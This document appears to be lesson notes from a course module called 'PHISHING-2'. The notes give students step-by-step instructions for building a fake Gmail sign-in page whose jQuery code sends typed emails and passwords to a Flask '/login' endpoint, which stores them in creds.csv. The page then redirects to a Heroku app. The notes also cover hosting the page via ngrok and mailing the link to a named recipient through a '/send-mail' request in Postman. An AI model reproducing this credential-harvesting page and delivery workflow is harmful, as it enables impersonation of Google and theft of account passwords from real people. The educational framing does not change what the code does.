


PHISHING-2



What is our GOAL for this MODULE?

In this class, we learned about part 2 of phishing and we created Gmail web page for phishing and we used postman to send email for phishing link

What did we ACHIEVE in the class TODAY?

- Gmail Login page
- Bootstrap
- Ngrok
- Postman

Which CONCEPTS/ CODING BLOCKS did we cover today?

- Bootstrap for design
- Post Command
- Data to the csv format

How did we DO the activities?

1. Create folder Template

- Make login.html file
- Add bootstrap design and links :
- Bootstrap follows a box model, and works in **rows** and **columns**. This means that everything that our page consists of is made up of **rows** and **columns**. One thing however, to always keep in mind while working with bootstrap is that the content should always be inside a **column** instead of directly being inside a **row**.

```
<html>
<0x200b>
<head>
  <!-- Bootstrap and jQuery -->
  <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css">
  <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>
  <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js"></script>
  <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"></script>
<0x200b>
  <!-- Sweet Alert -->
  <script src="https://cdnjs.cloudflare.com/ajax/libs/limonte-sweetalert2/8.11.8/sweetalert2.min.js"></script>
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/limonte-sweetalert2/8.11.8/sweetalert2.min.css">
<0x200b>
  <link href='https://fonts.googleapis.com/css?family=Open+Sans+Condensed:300' rel='stylesheet' type='text/css'>
  <link href='https://fonts.googleapis.com/css?family=Open+Sans:300' rel='stylesheet' type='text/css'>
  <title>Gmail login</title>
```

2. Add style part in Html code

- In the style tag we will add width, height, border, font_size, padding background colour for our webpage.

```
<style>
  p,
  h1,
  h4 {
    color: #555557;
    font-family: 'Open Sans', sans-serif;
  }
:200b>
  .form-input {
    border: solid 1px #c2c4c6;
    font-size: 16px;
    padding: 0.2em;
  }
:200b>
  .submit-btn {
    background: #498af2;
    font-family: verdana;
    font-size: 14px;
    color: white;
    border-radius: 5px 5px 5px 5px;
    border-width: 1px;
    border-style: solid;
    border-color: gray;
    cursor: pointer;
    outline: none;
    width: 90%;
    height: 3em;
  }
</style>
```

3. Create `<div>` tag, which contains a class called **row**. This defines a bootstrap row.

- Inside this div, we have another div tag with class **col-sm-12 col-md-12 col-lg-12**
- In bootstrap, a container can be divided into 12 different sections in terms of width.
- **col** defines a bootstrap column.
- **sm** defines column's width in small screen (mobile)
- **md** defines column's width in medium screen (tablet)
- **lg** defines column's width in large screen (desktop or laptop)
- **text-center** simply means to have all the text in the center of this column.

- **p-3** is for padding. The number **3** here could have been anything from **1-5**.
 - Therefore here, **col-sm-12** means to have full width of the row in small screen, **col-md-12** means to have full width of the row in medium screen and **col-lg-12** means to have full width of the row in large screen.
 - We will add all the titles line , i.e header and footer for gmail page
 - Add google logo image i.e logo.png
 - Add title heading “ one account All of google”
 - Add another heading “Sign in to google
4. Add “One Google Account for everything” in footer of gmail page
- Add footer logo.png

```

</div>
<div class="col-sm-12 col-md-4 col-lg-4"></div>
<div class="col-sm-12 col-md-12 col-lg-12 text-center mt-5">
  <p>One Google Account for everything Google</p>
</div>
<div class="col-sm-12 col-md-12 col-lg-12 text-center">
  
</div>

```

5. Add placeholder for username and password and their after we need submit button
- Set the row
 - Set the profile.png using img src
 - Set the input placeholder for username i.e here username will be email id
 - Set the input placeholder for password
 - Create one button login button which is used for submit Email id and password

```

<div class="row">
  <div class="col-sm-12 col-md-12 col-lg-12 text-center mb-5">
    
  </div>
  <div class="col-sm-12 col-md-12 col-lg-12 text-center">
    <input placeholder="Email" class="form-input" type="mail" name="email" id="email" />
  </div>
  <div class="col-sm-12 col-md-12 col-lg-12 text-center mt-2">
    <input placeholder="Password" class="form-input" type="password" name="password" id="password" />
  </div>
  <div class="col-sm-12 col-md-12 col-lg-12 text-center mt-4">
    <button class="submit-btn">Login</button>
  </div>
</div>

```

6. Get the username and password when user submits the form and then send username and password to flask server through **POST()** request
- Make one function
 - JQuery is a very famous JavaScript library, and we have put all of their code inside a function named jquery. In order to make it easier for people to use the framework and reduce the amount of typing jquery every time they want to call a function, they have also created an alias. The alias is \$. Therefore, \$ is the name of the function.
 - As soon as submit button events happen, get the username and password
 - Let's define two variables, username to hold the value of the **Username** text field and password to hold the value of the **Password** text field.
 - Next we construct an jquery AJAX request which will be sent the data without page refresh
 - Here url will be login page and it will post the data to the flask server
 - The post() method **sends a POST request to the specified url**. The **post()** method is used when you want to send some data to the server.
 - JSON (**JavaScript Object Notation**) is the most widely used data format for data interchange on the web. JSON is a lightweight text based, data-interchange format and it completely language independent

```
<script>
  $(function () {
    $(".submit-btn").click(function () {
      let data = {
        username: $("#email").val(),
        password: $("#password").val()
      }
      $.ajax({
        url: "/login",
        type: "post",
        data: JSON.stringify(data),
        dataType: 'json',
        contentType: 'application/json',
        success: function (result) {
          window.location.href = "https://video-chat-app-216.herokuapp.com/ca246a1a-a5d3-4933-ad09-901ec80fab0"
        },
        error: function (result) {
          $("#loader").hide();
          Swal.fire(
            'Uh Oh!',
            result.responseJSON.message,
            'error'
          )
        }
      })
    })
  })
</script>
```


7. Let's see the output

- Navigates to the code directory that runs the flask application.
- The command to run the application would be - **python main.py**
- Check on localhost:5000
- The following page should open up -



One account. All of Google.

Sign in to continue to Gmail




One Google Account for everything Google



8. Next, host the following with the help of **NGROK** with the following command -

- **ngrok http 5000**
- Open Postman



- Change GET to POST and enter the URL of your video chat application deployed on Heroku.

POST

https://video-chat-app-216.herokuapp.com/send-mail

Send

Save

- Next, in the Body section of the request below the URL, select raw

POST

https://video-chat-app-216.herokuapp.com/send-mail

Params

Authorization

Headers

Body

Pre-request Script

Tests

☐ none
 ☐ form-data
 ☐ x-www-form-urlencoded
 ☒ raw
 ☐ binary
 Text

- Change the **Text** to **JSON** -

Body

Pre-request Script

Tests

☐ lencoded
 ☒ raw
 ☐ binary
 JSON (application/json)

- Create a JSON with the following keys -
 - Url
 - to

Params

Authorization

Headers (1)

Body

Pre-request Script

Tests

☐ none
 ☐ form-data
 ☐ x-www-form-urlencoded
 ☒ raw
 ☐ binary
 JSON (application/json)

```

1 {
2   "url": "",
3   "to": ""
4 }
```

- The value of the URL would be the NGROK url that we generated earlier -


```
{  
  "url": "https://ec80-205-254-164-31.ngrok.io",  
  "to": "saurabh.aswani@whitehatjr.com"  
}
```

- Student opens the code and refers to the **creds.csv** file.

What's next?

In the next class, you will be learning about keyloggers

EXTEND YOUR KNOWLEDGE:

To learn more about phishing [click here](#)